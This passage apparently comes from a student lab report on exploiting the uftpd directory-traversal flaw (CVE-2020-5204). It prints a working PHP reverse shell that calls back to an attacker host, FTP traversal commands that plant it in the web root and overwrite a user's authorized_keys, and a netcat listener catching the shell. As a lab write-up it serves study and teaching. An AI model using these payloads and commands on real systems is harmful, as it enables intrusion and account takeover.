


Figure 66 The web server supports PHP

Therefore, I prepare a php reverse shell file as shown below:

```
<?php

$sock=fsockopen("192.168.1.20",4321);
proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);

?>
```

Figure 67 content of reverse shell file

Then I upload it to the victim machine via FTP:

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# ftp 192.168.1.28
Connected to 192.168.1.28.
220 uftpd (2.10) ready.
Name (192.168.1.28:root):
331 Login OK, please enter password.
Password:
230 Guest login OK, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put revshell.php ../../../../var/www/html/vuln_dir/revshell.php
local: revshell.php remote: ../../../../var/www/html/vuln_dir/revshell.p
hp
200 PORT command successful.
150 Data connection opened; transfer starting.
226 Transfer complete.
118 bytes sent in 0.00 secs (311.4443 kB/s)
ftp>
```

Figure 68 Upload reverse shell file

Step 3: Trigger the uploaded reverse shell script by opening the URL of the file

In this example, the uploaded reverse shell file can be accessed via URL: http://192.168.1.28/vuln_dir/revshell.php

Before triggering the reverse shell, I run a netcat listener on port 4321:

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# nc -lvp 4321
listening on [any] 4321 ...
```

Figure 69 Run netcat listener

After the listener is ready, trigger the reverse shell:

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# curl http://192.
168.1.28/vuln_dir/revshell.php
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project#
```

Figure 70 trigger the reverse shell file

Step 4: Attacker machine get a reverse shell connection coming from the victim machine on the port specified in the reverse shell file uploaded (in this example: port 4321)

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# nc -lvp 4321
listening on [any] 4321 ...
192.168.1.28: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.20] from (UNKNOWN) [192.168.1.28] 59808
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ hostname
abcde
$ pwd
/var/www/html/vuln_dir
$
```

Figure 71 successfully get a shell

4.3.2. Attack scenario 2: overwrite the ~/.ssh/authorized_keys


Pre-requisite

In order for this scenario to work, we need to have these condition:

- The victim host machine must be running an SSH server that is reachable by the attacker machine.
- The user who runs UFTPD in victim host machine must already have ~/.ssh/authorized_keys.

Attack Steps

The attack steps are shown in the picture below:



Step 1: Exploiting the directory traversal in UFTPD to find writeable user's home directory and check if authorized_keys is exist and writeable.

First, we can use the directory traversal issue to read /etc/passwd and found candidate user home directories:

```
PORT 192,168,1,20,4,15
200 PORT command successful.
RETR ../../../../etc/passwd
150 Data connection opened; transfer starting.
226 Transfer complete.
```

Figure 72 use RETR command to read /etc/passwd

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# nc -lvp 1039
listening on [any] 1039 ...
192.168.1.28: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.20] from (UNKNOWN) [192.168.1.28] 59702
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
srydn:x:1000:1000:srydn,,,:/home/srydn:/bin/bash
sshd:x:122:65534::/run/sshd:/usr/sbin/nologin
redis:x:123:127::/var/lib/redis:/usr/sbin/nologin
ftp:x:1001:1001:,,,:/home/ftp:/bin/bash
```

Figure 73 Found home directory candidates

After finding potential home directories and username, find out which one that is accessible by the UFTPD user:




Figure 74 checking /home/ftp and /home/srydn




Figure 75 we don't have permission to read and write /home/ftp/.ssh




Figure 76 we don't have permission to read and write /home/srydn/.ssh




Figure 77 check the content of /home/srydn/.ssh/




Figure 78 found that /home/srydn/.ssh/authorized_keys exists

In this example, we found that: /home/srydn/.ssh/ is writable and /home/srydn/.ssh/authorized_keys file is exist.

Step 2: Generate an SSH-key and upload the public key to the directory founded in step 1. Name it authorized_keys to replace the original authorized_keys

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# ssh-keygen -b 20
48 -t rsa -f ~/.ssh/sshkey_lab
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/sshkey_lab
Your public key has been saved in /root/.ssh/sshkey_lab.pub
The key fingerprint is:
SHA256:jzlU4mRo0uajwUNxQ2DNiDow73VjQfRduBK1DC2oK8k root@ardyas
The key's randomart image is:
+---[RSA 2048]----+
|    .+O*..o...   |
|o ...+=+o+oo     |
|.+  o.=.=o=.     |
|o .oo=++.o.      |
| + o++o.S.       |
|  E .+ o +       |
|   ..   + .      |
|         .       |
|                 |
+----[SHA256]-----+
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# mv ~/.ssh/sshkey
_lab.pub ./
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# ls -lah sshkey_l
ab.pub
-rwxrwxrwx 1 root root 393 Dec 11 02:44 sshkey_lab.pub
```

Figure 79 Generate ssh key

Before uploading the ssh public key to the victim machine, I want to prove that we originally cannot SSH to the victim as srydn without knowing its password:

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# ssh -i ~/.ssh/ss
hkey_lab srydn@192.168.1.28
srydn@192.168.1.28's password:
Permission denied, please try again.
srydn@192.168.1.28's password:
Permission denied, please try again.
srydn@192.168.1.28's password:
srydn@192.168.1.28: Permission denied (publickey,password).
```

Figure 80 SSH to the victim machine requires srydn's password

Upload the SSH public key to /home/srydn/.ssh/authorized_keys:

```
Name (192.168.1.28:root): anonymous
230 Guest login OK, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put sshkey_lab.pub ../../../../../home/srydn/.ssh/authorized_keys
local: sshkey_lab.pub remote: ../../../../../home/srydn/.ssh/authorized_
keys
200 PORT command successful.
150 Data connection opened; transfer starting.
226 Transfer complete.
393 bytes sent in 0.00 secs (813.1124 kB/s)
```

Figure 81 /home/srydn/.ssh/authorized_keys

Step 3: Connect to the victim machine using SSH using the public key authentication. For example: ssh -i ~/.ssh/sshkey_lab srydn@192.168.1.28




Figure 82 Connect to the victim machine via SSH as srydn

References

- https://nvd.nist.gov/vuln/detail/CVE-2020-5204
- https://github.com/troglobit/uftpd/
- https://medium.com/@buff3r/basic-buffer-overflow-on-64-bit-architecture-3fb74bab3558
- https://pubs.opengroup.org/onlinepubs/009695399/basedefs/netinet/in.h.html
- https://www.tutorialspoint.com/c_standard_library/c_function_sprintf.htm
- https://github.com/Arinerron/uftpd_dirtrav
- https://arinerron.com/blog/posts/6
- https://hackerone.com/reports/694141
- https://sourceware.org/gdb/current/onlinedocs/gdb/Background-Execution.html#:~:text=To%20specify%20background%20execution%2C%20add,run
- https://sourceware.org/gdb/current/onlinedocs/gdb/Non_002dStop-Mode.html#Non_002dStop-Mode
- http://www.cs.cmu.edu/~gilpin/tutorial/
- https://www.tutorialspoint.com/c_standard_library/limits_h.htm
- https://searchnetworking.techtarget.com/tip/Understanding-the-FTP-PORT-command
- https://en.wikipedia.org/wiki/List_of_FTP_commands
- https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/developer_guide/debugging-running-application
- https://cwe.mitre.org/data/definitions/121.html
- https://www.thegeekdiary.com/understanding-chroot-jail/